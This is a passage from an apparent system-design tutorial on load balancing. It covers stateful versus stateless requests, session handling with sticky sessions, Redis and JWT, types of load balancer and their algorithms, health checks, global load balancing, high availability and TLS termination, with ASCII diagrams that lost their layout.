Stateful Request Examples: 1. Server-side session (shopping cart stored in server memory): POST /cart/add Cookie: JSESSIONID=abc123 {"product_id": 42} -> ONLY the server that created session abc123 has the cart -> If this request goes to a different server, the cart is empty! 2. Multi-step wizard (server tracks current step): POST /checkout/step-3 Cookie: session_id=xyz789 -> Server must know that steps 1 and 2 were already completed -> Different server = no knowledge of prior steps 3. WebSocket connection (long-lived stateful connection): ws://example.com/chat -> The connection is tied to a specific server -> Messages must route to the same server for the duration 4. File upload in progress (chunked upload): PUT /upload/chunk/3 X-Upload-ID: upload_12345 -> Server is assembling chunks in its local storage -> Different server = chunks are on different machines
```

How a Load Balancer Handles Stateless Requests

Stateless requests are **the ideal case** for load balancing. Any algorithm works, any server can handle any request, and the system scales linearly.

```
Stateless Architecture: +-----+ +-----+ +-----+ | Client |---->| Load Balancer |---->| Server 1| (any server can handle +-----+ | | +-----+ any request) +-----+ | Algorithm: | +-----+ | Client |---->| Round Robin / |---->| Server 2| +-----+ | Least Connections| +-----+ +-----+ | (anything works!))| +-----+ | Client |---->| |---->| Server 3| +-----+ +-----+ +-----+ Request 1 from User A -> Server 1 (processes, responds) Request 2 from User A -> Server 3 (processes, responds – no problem!) Request 3 from User A -> Server 2 (processes, responds – still no problem!) Key properties: + ANY server can handle ANY request + Server failure: LB simply removes it; no user impact + Scaling: add servers, LB distributes traffic automatically + No session affinity needed + No data loss when a server crashes + Perfect horizontal scalability How state is carried in stateless architectures: +-----+ | Mechanism | How It Works | +-----+ | JWT Token | Client sends signed token with every | | | request. Server validates token, extracts | | | user identity. No server-side session. | +-----+ | API Key/Token | Client includes API key in header. | | | Server authenticates via key lookup. | +-----+ | Request Body | All needed data is in the request itself. | | | e.g., "Update user 42's name to Bob" | +-----+ | URL Parameters | State encoded in the URL. | | | e.g., /orders?user_id=42&status=pending | +-----+
```

How a Load Balancer Handles Stateful Requests

Stateful requests require **special handling** to ensure requests from the same user always reach the same server. There are three approaches, ranging from worst to best.

Approach 1: Sticky Sessions (Session Affinity)

The load balancer routes all requests from the same user to the same backend server.

```
How Sticky Sessions Work: First request from User A: +-----+ +-----+ +-----+ | User A |---Request 1--->| Load Balancer |---selected--->| Server 2| +-----+ | | +-----+ | 1. No sticky | | cookie found | | 2. Use algorithm | | -> picks S2 | | 3. Set cookie: | | SERVERID=S2 | +-----+ Response includes: Set-Cookie: SERVERID=S2 Subsequent requests from User A: +-----+ +-----+ +-----+ | User A |---Request 2--->| Load Balancer |---routed--->| Server 2| | | Cookie: | | to S2 | | | SERVERID=S2 | 1. Reads cookie | +-----+ +-----+ | 2. Routes to S2 | +-----+ Types of Sticky Session identification: +-----+ | Method | How It Works | +-----+ | Cookie-based | LB sets a cookie (SERVERID, ROUTEID) | | (most common) | Browser sends it back on every request | +-----+ | Source IP | hash(client_ip) -> always same server | | | Problem: users behind NAT/proxy share an IP | +-----+ | URL rewriting | Append session ID to URL: /page?srv=s2 | | | Problem: ugly URLs, caching issues | +-----+ | SSL Session ID | TLS session identifier used for routing | | | Problem: TLS session may rotate frequently | +-----+
```

Problems with Sticky Sessions:

```
Problem 1: UNEVEN LOAD DISTRIBUTION Server 1: 5 users (light usage) Server 2: 5 users (one is a power user doing 100x more requests) Server 3: 5 users (light usage) -> Server 2 is overwhelmed while 1 and 3 are idle -> LB can't redistribute because sessions are "stuck" Problem 2: SERVER FAILURE = DATA LOSS Server 2 crashes! +-----+ +-----+ +-----+ | User A |---Request--->| Load Balancer |---S2 is dead! | Server 2| | | Cookie: | | Now what? | CRASHED | | | SERVERID=S2 | Options: | +-----+ +-----+ | a) Error (bad UX)| | b) Route to S3 | +-----+ | (session lost!)| ----->| Server 3| +-----+ empty +-----+ session! User A's shopping cart, form progress, login state – ALL GONE. Problem 3: CANNOT AUTO-SCALE Traffic spike: Need to add Server 4 and Server 5. - Existing sticky sessions stay on Servers 1-3. - Only NEW users go to Servers 4-5. - Old servers remain overloaded; new servers underutilized. Traffic drop: Want to remove Server 3. - Can't! Server 3 has active sessions. - Must wait for ALL sessions to expire (could be hours/days). - Or drain connections (complex, slow).
```

Approach 2: Session Replication

All servers share session data by replicating it across the cluster.

```
Session Replication: +-----+ +-----+ | User A |---Request---->| Load Balancer |---any server---> +-----+ | (no sticky | |
session needed!)| +-----+ +-----+ +-----+ +-----+ | Server 1|<--->| Server 2|<--->| Server 3| | Session:| | Session:| |
Session:| | A: cart | | A: cart | | A: cart | | B: prefs| | B: prefs| | B: prefs| +-----+ +-----+ +-----+ ^ ^ ^ | | |
+---replication+---replication---+ Every session is copied to ALL servers. Any server can handle any request. Pros: + No sticky sessions needed +
Server failure: no session loss (other servers have copies) Cons: - Massive memory waste (every session on every server) -  $O(n^2)$  replication
traffic (each update goes to  $n-1$  servers) - Doesn't scale: 100 servers with 1 million sessions each = disaster - Replication lag: stale session
data on some servers Verdict: Acceptable for small clusters (2-4 servers), terrible at scale.
```

Approach 3: External Session Store (The Correct Solution)

Move session state OUT of the application servers and into a **shared, centralized session store**. This makes the application servers **truly stateless** while preserving session data.

```
External Session Store Architecture: +-----+ +-----+ | User A |---Request---->| Load Balancer | | Cookie:| | (no sticky | | sid=X
| | session needed!)| +-----+ +-----+ +-----+ | | +-----v---+ +-----v---+ |Server 1| |Server 2| Servers are STATELESS | (no | | (no | No
session data locally | session| | session| | data) | | data) | +-----+ +-----+ | | v v +-----+ | Session Store | Shared, fast,
replicated | (Redis / Memcached)| | | session:X -> | | {user: "alice", | | cart: [...], | | step: 3} | +-----+ Request flow: 1.
User sends request with session cookie (sid=X) 2. LB routes to ANY available server (Round Robin, Least Connections, etc.) 3. Server receives
request, reads session cookie 4. Server queries Redis: GET session:X 5. Redis returns session data: {user: "alice", cart: [...]} 6. Server
processes request using session data 7. Server updates session in Redis: SET session:X {updated data} 8. Server responds to client why this is the
best approach: +-----+ +-----+ | Benefit | Explanation |
+-----+ +-----+ | No sticky sessions | LB uses any algorithm freely | | No session replication
| One copy in Redis (with replicas) | | Server failure safe | Sessions survive server crashes | | Auto-scaling friendly | Add/remove servers
without impact | | Fast session access | Redis: sub-millisecond reads | | TTL-based expiry | Redis TTL auto-expires old sessions | | Cross-service
sharing | Multiple services can share sessions| +-----+ +-----+ Redis configuration for
sessions: - SET session:abc123 '{...}' EX 3600 (1 hour TTL) - Use Redis Cluster for HA (3+ nodes) - Memory: ~1KB per session * 1M sessions = ~1 GB
```

Approach 4: Stateless Authentication (JWT — No Server-Side Session At All)

The most scalable approach: **eliminate server-side sessions entirely**. Use JSON Web Tokens (JWT) where the token itself carries all the authentication and authorization information.

```
JWT-Based Stateless Authentication: LOGIN: +-----+ POST /login +-----+ | Client |---{user, password}--->| Server | +-----+ | | ^ | 1.
Validates credentials | | 2. Creates JWT: | JWT Token | Header: {"alg":"RS256"} +-----+ Payload: { | "sub": "user123", |
"name": "Alice", | "role": "admin", | "exp": 1735689600 | } | Signature: RS256(header.payload, private_key) +-----+ SUBSEQUENT REQUESTS:
+-----+ +-----+ +-----+ | Client |---GET /api/--->| Load Balancer |---any server->| Server | | Header:| users | (any
algorithm) | | | Auth: | +-----+ | 1. Read | | Bearer | | JWT | | eyJ... | | 2. Verify| +-----+ | signature | 3. Extract | user
info | 4. Process | request | NO REDIS | NO SESSION | LOOKUP! +-----+ Why JWT is the most scalable: - Zero server-side state - Zero session
store queries - ANY server can validate the token (just needs the public key) - Works across microservices (shared public key) - Perfect for
mobile apps, SPAs, API consumers Trade-offs: - Cannot revoke individual tokens (use short TTLs + refresh tokens) - Token size: ~500 bytes vs ~32
byte session ID (more bandwidth) - Sensitive data in token is base64-encoded (not encrypted) - don't put secrets in JWT
```

Stateless vs Stateful — Complete Comparison for Load Balancing

```
+-----+ +-----+ +-----+ | Aspect | Stateful (Server Sessions) |
Stateless (External/JWT) | +-----+ +-----+ +-----+ | LB Algorithm |
Must use sticky sessions or | Any algorithm works (Round Robin, | | session-aware routing | Least Connections, etc.) |
+-----+ +-----+ +-----+ | Server Failure | Session data LOST (unless |
No impact – any server can | | replicated or externalized) | handle the request |
+-----+ +-----+ +-----+ | Horizontal Scaling | Difficult (sessions are
sticky) | Trivial (add servers freely) | +-----+ +-----+
Auto-Scaling | Complex (draining required) | Simple (add/remove at will) |
+-----+ +-----+ +-----+ | Load Distribution | Often uneven (sticky
imbalance) | Even (LB chooses freely) | +-----+ +-----+
Server Resource Usage | Higher (session data in memory) | Lower (no session memory) |
+-----+ +-----+ +-----+ | Infrastructure Needed | Just app servers |
External store (Redis) or JWT | +-----+ +-----+ +-----+ | Deployment
Complexity | Lower (simpler initial setup) | Slightly higher (Redis or JWT) |
+-----+ +-----+ +-----+ | Latency per Request | Lower (session data is
local) | Slightly higher (Redis lookup) | | | or same (JWT – no lookup) |
+-----+ +-----+ +-----+ | Production Recommendation | AVOID for new
applications | STRONGLY PREFERRED | +-----+ +-----+ +-----+
```

The Evolution: Stateful to Stateless

```
The industry's journey: 2000s: Server-Side Sessions (Stateful) +-----+ | - Session stored in
server memory (HttpSession in Java) | | - Sticky sessions via cookies | | - Problems: scaling, failover, deployment |
+-----+ +-----+ +-----+ | v 2008-2012: Session Replication
+-----+ +-----+ +-----+ | - Tomcat session replication, JBoss clustering | | - All servers replicate all
sessions | | - Problems: memory waste, replication lag,  $O(n^2)$  traffic | +-----+ +-----+ | v
2012-2016: External Session Store +-----+ +-----+ +-----+ | - Sessions moved to Redis / Memcached | | -
Servers become stateless (wrt sessions) | | - LB can use any algorithm | | - Standard approach for most web applications today |
+-----+ +-----+ +-----+ | v 2016-Present: Token-Based Authentication (JWT)
+-----+ +-----+ +-----+ | - No server-side session at all | | - Token carries identity + permissions | | -
Zero session store dependency | | - Ideal for microservices, SPAs, mobile apps | | - Combined with refresh tokens for security |
+-----+ +-----+ +-----+ Modern best practice: - Use JWT for authentication (stateless) - Use Redis for
application state that CAN'T be in the token (shopping cart, preferences, temp data) - NEVER use server-side sessions for new applications
```

Real-World Scenario: E-Commerce Checkout

```
"How would you load-balance a checkout flow where the user adds items to cart, enters shipping info, then pays?" BAD (stateful, sticky sessions):
+-----+ +-----+ | Browser |---Add to Cart (step 1)----->| Server 2| <- session stored here | |---Enter Shipping (step 2)----->| Server
2| <- sticky to Server 2 | |---Pay (step 3)----->| Server 2| <- must be Server 2! +-----+ +-----+ If Server 2 crashes between
step 2 and 3: cart and shipping data LOST. User must start over. Revenue lost. GOOD (stateless, external store): +-----+ +-----+ +-----+
| Browser |---Add to Cart--->| LB |--->| Server 1| --writes--> Redis | |---Enter Ship.--->| (any)|--->| Server 3| --reads/writes--> Redis |
|---Pay----->| algo|--->| Server 5| --reads--> Redis +-----+ +-----+ +-----+ Redis: { "cart:user42": { "items": [{"id": 1, "qty":
2}, {"id": 5, "qty": 1}], "shipping": {"addr": "123 Main St", "method": "express"}, "step": 3 } } Server 1 crashes? No problem - Server 3 reads
cart from Redis. Server 3 crashes? No problem - Server 5 reads cart from Redis. Need to scale up? Add Server 6, 7, 8 - they all read from Redis.
```

Types of Load Balancers — Complete Classification

Load balancers can be classified along multiple dimensions. Understanding the full taxonomy helps you pick the right solution for your specific needs.

Classification by Deployment

```
+-----+ +-----+ | LOAD BALANCER TAXONOMY |
+-----+ +-----+ | | By Deployment: | | +-----+ +-----+
+-----+ | | | Hardware LB | | Software LB | | Cloud-Managed LB | | | (Physical | | (Runs on | | (Fully managed | | |
appliance) | | commodity HW) | | by cloud provider) | | | | | F5 BIG-IP | | HAProxy | | AWS ALB/NLB | | | Citrix ADC | | Nginx | |
GCP Cloud LB | | | A10 Networks | | Envoy | | Azure LB | | | Radware | | Traefik | | Cloudflare LB | | | +-----+
+-----+ +-----+ | | | By OSI Layer: | | +-----+ +-----+ +-----+ +-----+ | | |
Layer 4 (L4) | | Layer 7 (L7) | | DNS-Based | | | Transport | | Application | | (Layer "0") | | | | | | | | | TCP/UDP routing | | HTTP
routing | | DNS returns | | | IP + Port only | | URL, headers, | | different IPs | | | | | cookies, body | | per query | | | AWS NLB | | AWS
ALB | | Route 53 | | | HAProxy TCP mode | | Nginx, Envoy | | Cloudflare DNS | | | +-----+ +-----+
+-----+ +-----+ | | | By Location: | | +-----+ +-----+ +-----+ +-----+ | | | Server-Side LB | |
Client-Side LB | | Sidecar Proxy | | | (centralized) | | (in the client) | | (per-pod/container) | | | | | | | | | Traditional LB | |
Netflix Ribbon | | Envoy (Istio mesh) | | | sits between | | gRPC client LB | | Linkerd proxy | | | client & server | | Eureka + client | |
One proxy per pod | | | +-----+ +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ +-----+
```

1. Hardware Load Balancers

Dedicated physical appliances with custom ASICs (Application-Specific Integrated Circuits) designed specifically for packet processing.

```
+-----+ +-----+ | Hardware Load Balancer (e.g., F5 BIG-IP i10000) |
|-----+ +-----+ | Custom ASIC chips for SSL offloading | | Dedicated hardware for packet processing | | Up
to 160 Gbps throughput | | Up to 10 million concurrent connections | | Built-in DDoS protection | | Price: $50,000 - $500,000+ |
+-----+ +-----+ When to use: - Legacy enterprise data centers - Extremely high throughput requirements
(100+ Gbps) - Regulatory requirements mandating physical appliances - When SSL offloading performance is critical When NOT to use: - Cloud-native
architectures (use cloud LBs instead) - Cost-sensitive environments - Teams that need agility and rapid configuration changes - Auto-scaling
environments
```

2. Software Load Balancers

Software that runs on commodity hardware (VMs, containers, bare metal). Far more flexible and cost-effective than hardware LBs.

```
+-----+ +-----+ +-----+ | Software LB | Key Characteristics |
+-----+ +-----+ +-----+ | HAProxy | - Gold standard for high-performance LB | | - L4 and L7 support |
| | - Single-threaded event-driven architecture | | | - Handles 1M+ concurrent connections | | | - Used by: GitHub, Reddit, Stack Overflow | | |
Config: haproxy.cfg (declarative) | +-----+ +-----+ +-----+ | Nginx | - Web server + reverse proxy + LB
| | | - Excellent for static content + LB combo | | | - Master-worker process model | | | - NGINX Plus (commercial) adds HA, API | | | - Used by:
Netflix, Dropbox, WordPress.com | +-----+ +-----+ +-----+ | Envoy | - Modern L7 proxy built for
microservices | | | - xDS API for dynamic configuration | | | - Built-in observability (metrics, tracing)| | | - Sidecar proxy for service meshes
(Istio) | | | - Used by: Uber, Lyft, Airbnb, Salesforce | +-----+ +-----+ +-----+ | Traefik | -
Cloud-native LB with auto-discovery | | | - Natively integrates with Docker, K8s | | | - Auto-generates SSL certs (Let's Encrypt) | | | -
Dashboard for configuration | +-----+ +-----+ +-----+ | Caddy | - Auto HTTPS by default | | | - Simple
configuration (Caddyfile) | | | - Good for small-medium deployments | +-----+ +-----+ +-----+
```

3. Cloud-Managed Load Balancers

Fully managed by cloud providers. No servers to manage, automatic scaling, pay-per-use.

```
AWS: +-----+ +-----+ +-----+ | ALB | NLB | GWLB | | (Application) | (Network) | (Gateway) |
|-----+ +-----+ +-----+ | Layer 7 | Layer 4 | Layer 3 | | HTTP/HTTPS/gRPC | TCP/UDP/TLS | IP packets | |
Path/host/header | Port-based | For appliances | | routing | routing | (firewalls, IDS) | | ~100K req/sec | Millions req/sec | Inline traffic | |
$0.0225/hr + | $0.0225/hr + | inspection | | $0.008/LCU-hr | $0.006/NLCU-hr | | +-----+ +-----+ +-----+ GCP:
+-----+ +-----+ +-----+ | HTTP(S) LB | TCP/UDP LB | Internal LB | | (Global L7) | (Regional L4) | (Internal
only) | |-----+ +-----+ +-----+ | Single anycast IP | Regional IP | No public IP | | Built-in CDN | TCP/UDP
passthru | VPC-internal | | SSL termination | Raw performance | Microservices | | URL map routing | | |
+-----+ +-----+ +-----+ Azure: +-----+ +-----+ +-----+ +-----+ | App Gateway |
Azure LB | Front Door | | (L7) | (L4) | (Global L7) | |-----+ +-----+ +-----+ | WAF integration | 5-tuple hash
```

| CDN + LB + WAF | | URL routing | Health probes | Global anycast | | SSL termination | Internal/public | Edge routing |
+-----+-----+-----+

4. DNS-Based Load Balancing

DNS servers return different IP addresses for the same domain name, distributing traffic before it even reaches a load balancer.

How DNS LB works: Query: "What is the IP of api.example.com?" Response (Round Robin DNS): - First query: api.example.com -> 10.0.0.1 (Server A) - Second query: api.example.com -> 10.0.0.2 (Server B) - Third query: api.example.com -> 10.0.0.3 (Server C) - Fourth query: api.example.com -> 10.0.0.1 (Server A - cycles) Geo-DNS: - Query from India: api.example.com -> 10.1.0.1 (Mumbai server) - Query from UK: api.example.com -> 10.2.0.1 (London server) - Query from US: api.example.com -> 10.3.0.1 (Virginia server) Pros: + No dedicated LB infrastructure needed + Global distribution with zero added latency + Scales to billions of queries (DNS is massively distributed) Cons: - DNS TTL caching: clients may use stale IP for minutes/hours - No health checks (DNS doesn't know if a server is dead) - Coarse-grained: can't route by URL, header, or content - Client-side caching makes load distribution unpredictable In practice: DNS LB is used as the FIRST layer, with dedicated LBs behind it. Internet -> DNS (geo-routing) -> L4 LB (high throughput) -> L7 LB (smart routing)

5. Client-Side Load Balancing

The load balancing logic runs **inside the client** (or calling service), not in a centralized LB. The client discovers available servers and chooses one directly.

Traditional (Server-Side) LB: Client-Side LB: +-----+ +----+ +----+ +-----+ +----+ | Client |---->| LB |---->| S1 | | Client |---->| S1 | +-----+ | |---->| S2 | | | (has |---->| S2 | | |---->| S3 | | built |---->| S3 | +----+ +----+ | in LB)| +----+ +-----+ | v +-----+ | Service | | Registry | | (Consul, | | Eureka, | | etcd) | +-----+ How it works: 1. Service registers itself in a service registry (e.g., Consul) 2. Client queries the registry: "Where are the instances of UserService?" 3. Registry returns: [10.0.0.1:8080, 10.0.0.2:8080, 10.0.0.3:8080] 4. Client's built-in LB picks one (Round Robin, random, least conns) 5. Client sends request DIRECTLY to the chosen server Pros: + No central LB bottleneck + Lower latency (no extra hop through LB) + Client can use smarter algorithms (weighted by response time) Cons: - LB logic in every client (coupled, harder to update) - Language-specific (need libraries for Java, Go, Python, etc.) - Client must handle health checking and failover Used by: gRPC (built-in client LB), Netflix Ribbon (now retired), Spring Cloud LoadBalancer, Kubernetes DNS

6. Sidecar Proxy (Service Mesh)

A **sidecar proxy** is deployed alongside each application instance (in the same pod/VM). It handles all network traffic transparently, including load balancing.

Service Mesh Architecture: Pod A Pod B Pod C +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | | +-----+ +-----+ | | | | App A | | Envoy Proxy | | <-->| | App B | | Envoy Proxy | | | App C ... | | | | (sidecar) | | | | | (sidecar) | | | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | v v +-----+ | Control Plane (Istio, Linkerd) | | - Pushes configuration to all sidecar proxies | | - Defines routing rules, retries, circuit breakers | | - Collects metrics from all proxies | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | How it load-balances: 1. App A wants to call App B 2. App A sends request to localhost (its sidecar intercepts it) 3. Sidecar looks up App B instances from the control plane 4. Sidecar applies LB algorithm (Round Robin, Least Requests, etc.) 5. Sidecar sends request to the chosen App B sidecar 6. App B sidecar forwards to its local App B instance Pros: + Application is completely unaware of LB (transparent) + Uniform LB, retries, circuit breaking across all services + Language-agnostic (sidecar handles it for Java, Go, Python, etc.) + Centralized configuration via control plane + Rich observability (every request is metered) Cons: - Added latency (every request goes through 2 proxies: source + dest) - Increased resource usage (one proxy per pod) - Complex to operate (control plane, proxy configuration) - Debugging is harder (more moving parts) Used by: Istio (Envoy), Linkerd, Consul Connect

7. API Gateway as Load Balancer

An API Gateway sits at the edge of a microservices architecture and acts as a single entry point. It combines load balancing with API management features.

+-----+ +-----+ +-----+ +-----+ | Client |----->| API Gateway |----->| User Service | +-----+ | | | (3 instances)| | - Load Balancing | +-----+ | - Rate Limiting |----->| Order Service| | - Authentication | | (5 instances)| | - Request Routing | +-----+ | - Response Caching|----->| Payment Svc | | - SSL Termination | | (2 instances)| | - API Versioning | +-----+ | - Logging/Metrics | +-----+ Popular API Gateways: +-----+ +-----+ | Gateway | Key Features | +-----+ +-----+ +-----+ +-----+ | Kong | Open-source, plugin architecture, Lua/Go | | AWS API Gateway | Fully managed, Lambda integration | | Apigee (Google) | Enterprise API management, analytics | | Zuul (Netflix) | Java-based, dynamic routing, filters | | Spring Cloud GW | Java/Spring ecosystem, reactive | | APISIX | Apache project, high performance, Lua | +-----+ +-----+ +-----+ +-----+ | API Gateway vs Load Balancer: | +-----+ +-----+ +-----+ +-----+ | Feature | Load Balancer | API Gateway | +-----+ +-----+ +-----+ +-----+ | Traffic routing | IP/Port or URL | URL + headers + body | | Authentication | No | Yes (JWT, OAuth, API | | | key validation) | | Rate limiting | Basic | Advanced (per user, | | | per API, per plan) | | Request transform | No | Yes (rewrite headers, | | | transform body) | | API versioning | No | Yes (/v1, /v2 routing)| | Analytics | Basic metrics | Detailed API analytics| | Caching | No (typically) | Response caching | +-----+ +-----+ +-----+ +-----+

Load Balancing Algorithms

The algorithm determines **which server receives the next request**. The right choice depends on your workload characteristics.

1. Round Robin

Requests are distributed to servers in sequential, circular order.

```
Request 1 -> Server A Request 2 -> Server B Request 3 -> Server C Request 4 -> Server A (cycle repeats) Request 5 -> Server B
```

Pros: Simple, even distribution when servers are identical **Cons:** Ignores server load and capacity; a slow request on Server A doesn't prevent more requests from being sent to it

2. Weighted Round Robin

Like Round Robin, but servers with higher weights receive proportionally more traffic.

```
Server A (weight: 5) -> receives 5 out of every 8 requests Server B (weight: 2) -> receives 2 out of every 8 requests Server C (weight: 1) -> receives 1 out of every 8 requests
```

Use case: When servers have different hardware specs (e.g., one has 16 CPUs, another has 8).

3. Least Connections

Routes traffic to the server with the **fewest active connections**. Ideal when request processing times vary significantly.

```
Server A: 12 active connections Server B: 3 active connections <-- next request goes here Server C: 7 active connections
```

Pros: Adapts to server load dynamically **Cons:** Requires tracking connection counts; new servers get flooded initially

4. Weighted Least Connections

Combines least connections with weights. Picks the server with the lowest (connections / weight) ratio.

```
Server A: 12 connections, weight 4 -> ratio = 3.0 Server B: 3 connections, weight 2 -> ratio = 1.5 <-- next request Server C: 7 connections, weight 1 -> ratio = 7.0
```

5. IP Hash

Uses a hash of the client's IP address to determine which server receives the request. The same IP always goes to the same server.

```
hash(client_ip) % num_servers = server_index hash("192.168.1.1") % 3 = 0 -> Server A hash("192.168.1.50") % 3 = 2 -> Server C hash("10.0.0.1") % 3 = 1 -> Server B
```

Pros: Provides natural session affinity without cookies **Cons:** Uneven distribution if IP distribution is skewed; all users behind the same NAT go to the same server

6. Consistent Hashing

An advanced hashing technique that **minimizes remapping** when servers are added or removed. Essential for distributed caching and stateful services.

```
Hash Ring (0 to 2^32) 0 /|\ / | \ / | \ / | \ S-A * | * S-B / | \ / | \ / | \ S-C *-----+-----* S-D Adding Server E only remaps keys between S-D and S-E, not the entire ring.
```

Pros: Minimal disruption when scaling; widely used in distributed systems **Cons:** Requires virtual nodes for even distribution; more complex to implement

7. Least Response Time

Routes to the server with the **lowest average response time** AND fewest active connections. This is the most adaptive algorithm.

Algorithm Comparison Table

Algorithm	Best For	Server Awareness	Session Affinity	Complexity
-----------	----------	------------------	------------------	------------

Round Robin	Homogeneous servers, stateless apps	None	No	Low
Weighted Round Robin	Heterogeneous servers	Capacity-aware	No	Low
Least Connections	Variable request durations	Load-aware	No	Medium
IP Hash	Session affinity needed	None	Yes (by IP)	Low
Consistent Hashing	Distributed caches, stateful services	None	Yes (by key)	Medium
Least Response Time	Latency-sensitive applications	Performance-aware	No	High

Hardware vs Software Load Balancers

Aspect	Hardware LB (F5 BIG-IP)	Software LB (HAProxy, Nginx, Envoy)
Cost	\$10,000–\$100,000+	Free (open-source) to modest licensing
Performance	Millions of connections, dedicated ASICs	Hundreds of thousands of connections per instance
Flexibility	Limited customization	Highly configurable, scriptable
Deployment	Physical appliance in data center	VM, container, cloud instance
Scaling	Buy bigger hardware (vertical)	Add more instances (horizontal)
Cloud-native	No	Yes — fits containers, Kubernetes
Updates	Firmware updates, vendor dependency	Rapid iteration, community-driven

Popular Software Load Balancers

- **HAProxy:** High-performance TCP/HTTP LB; used by GitHub, Stack Overflow, Reddit
- **Nginx:** Web server + reverse proxy + LB; used by Netflix, Dropbox, WordPress.com
- **Envoy:** Modern L7 proxy designed for microservices; sidecar proxy in service meshes (Istio)
- **Traefik:** Cloud-native LB with auto-discovery for Docker/Kubernetes

Health Checks

A load balancer must know which servers are **healthy** and can accept traffic. Unhealthy servers should be removed from the pool.

Active Health Checks

The LB periodically sends probe requests to each backend server.

```
Load Balancer Backend Servers +-----+ HTTP GET +-----+ | +----- /health ---->| Server 1 | -> 200 OK (healthy) | | +-----+ | |
HTTP GET +-----+ | +----- /health ---->| Server 2 | -> 503 (unhealthy) | | +-----+ | | HTTP GET +-----+ | +----- /health ---->|
Server 3 | -> 200 OK (healthy) +-----+ +-----+ Server 2 removed from pool after N consecutive failures
```

Configuration parameters: - **Interval:** How often to check (e.g., every 10 seconds) - **Timeout:** How long to wait for a response (e.g., 5 seconds) - **Unhealthy threshold:** How many consecutive failures before marking unhealthy (e.g., 3) - **Healthy threshold:** How many consecutive successes to mark healthy again (e.g., 2)

Passive Health Checks

The LB monitors **actual traffic** responses. If a server returns too many errors (5xx), it's marked unhealthy.

```
Client -> LB -> Server 2 -> 500 Internal Server Error Client -> LB -> Server 2 -> 502 Bad Gateway Client -> LB -> Server 2 -> 503 Service Unavailable (3 consecutive errors) LB marks Server 2 as unhealthy
```

Pros: No extra probe traffic; detects real failures **Cons:** Requires real traffic to detect issues; some users experience errors before the server is removed

Best Practice: Use Both

Most production systems use **active + passive** health checks. Active checks provide proactive detection; passive checks catch issues that probes miss.

Session Persistence (Sticky Sessions)

Some applications store user session state on the server (e.g., shopping cart, login state). If a user's requests go to different servers, they'll lose their session.

Sticky sessions ensure all requests from the same user go to the same backend server.

Implementation Methods

Method	How It Works	Pros	Cons
Cookie-based	LB inserts a cookie (e.g., SERVERID=S1)	Works across NATs, reliable	Requires cookie support
IP-based	Hash of client IP	No cookie needed	Users behind NAT share a server
URL/parameter	Session ID in URL query parameter	Works without cookies	Ugly URLs, security risk

Trade-offs of Sticky Sessions

```
+-----+ | Advantages | Disadvantages |
+-----+ | Session state preserved | Uneven load distribution | | Simpler server-side code
| Harder to scale horizontally | | No shared session store | Server failure = session loss | | Lower latency (no lookups) | Complicates
auto-scaling | +-----+
```

Modern best practice: Avoid sticky sessions. Instead, externalize session state to a shared store like **Redis** or **Memcached**, making your servers truly stateless.

Global Server Load Balancing (GSLB)

GSLB distributes traffic across **multiple data centers or regions**, typically using DNS-based routing combined with health checks.

```
+-----+ | GSLB | | (DNS + Health | | Checks) | +-----+ +-----+ | | +-----+ +-----+ | |
+-----v-----+ +-----v-----+ +-----v-----+ | US-East DC | | EU-West DC | | AP-South DC | | | | +-----+ | | +-----+ | |
| LB | | | LB | | | LB | | | +---+ | +---+ | +---+ | | | | | | | | +---v---+ +---+ | | +---v---+ +---+ | | |Srv1 |
|S2 | | | |Srv1 | |S2 | | |Srv1 | |S2 | | | +---+ +---+ | | +---+ +---+ | +-----+ +-----+
+-----+
```

GSLB routing strategies: - **Geographic proximity** — Route to the nearest data center - **Latency-based** — Route to the fastest data center (measured RTT) - **Failover** — Route to a secondary DC when primary is down - **Load-based** — Route based on current DC utilization

High Availability of Load Balancers

The load balancer itself is a **single point of failure (SPOF)**. If the LB goes down, all traffic stops. We must make the LB itself highly available.

Active-Passive (Failover)

```
Virtual IP (VIP): 10.0.0.1 | +-----+-----+ | | +-----v-----+ +-----v-----+ | Active | heart | Passive | | LB (A) |<----->| LB (B) | | Handles all | beat | Standby, | | traffic | | monitors A | +-----+-----+ +-----+-----+ | | (if A fails, B takes over VIP and all traffic)
```

How it works: 1. Both LBs share a **Virtual IP (VIP)** using protocols like **VRRP** or **keepalived** 2. Active LB handles all traffic; Passive monitors via heartbeat 3. If Active fails, Passive takes over the VIP within seconds 4. **Downside:** Passive LB is idle — wasted resources

Active-Active

```
DNS Round-Robin or Anycast +-----+-----+ | | +-----v-----+ +---v-----+ | LB (A) | | LB (B) | | Handles 50% | | Handles 50% | | of traffic | | of traffic | +-----+-----+ +-----+-----+ | | v v (shared backend server pool)
```

How it works: 1. Both LBs are active and handle traffic simultaneously 2. DNS or upstream routing distributes traffic across both LBs 3. If one LB fails, the other absorbs all traffic 4. **Better resource utilization** than Active-Passive

SSL/TLS Termination

SSL/TLS termination at the load balancer means the LB handles the encryption/decryption, and backend traffic flows in plaintext (or re-encrypted).

```
Client Load Balancer Backend Server +-----+ HTTPS +-----+ HTTP +-----+ | +--- (encrypted)-->| Decrypts +-(plaintext)->| | | TLS 1.3 | SSL/TLS | port 80 | App | | |<-- (encrypted)---| Re-encrypts|<-(plaintext)-| Server | +-----+ HTTPS +-----+ HTTP +-----+
```

Benefits of SSL Termination at the LB

- 1. **Offloads CPU-intensive encryption** from application servers
- 2. **Centralized certificate management** — one place to update certs
- 3. **Enables Layer 7 inspection** — LB can read HTTP headers for routing
- 4. **Simplified backend** — servers don't need SSL configuration

When to Use End-to-End Encryption

If your internal network is not trusted (e.g., multi-tenant cloud, compliance requirements like PCI-DSS), use **SSL re-encryption**: the LB decrypts, inspects, re-encrypts, and sends to the backend over TLS.

Multi-Tier Load Balancing Architecture

Large-scale systems often use **multiple layers** of load balancing:

```
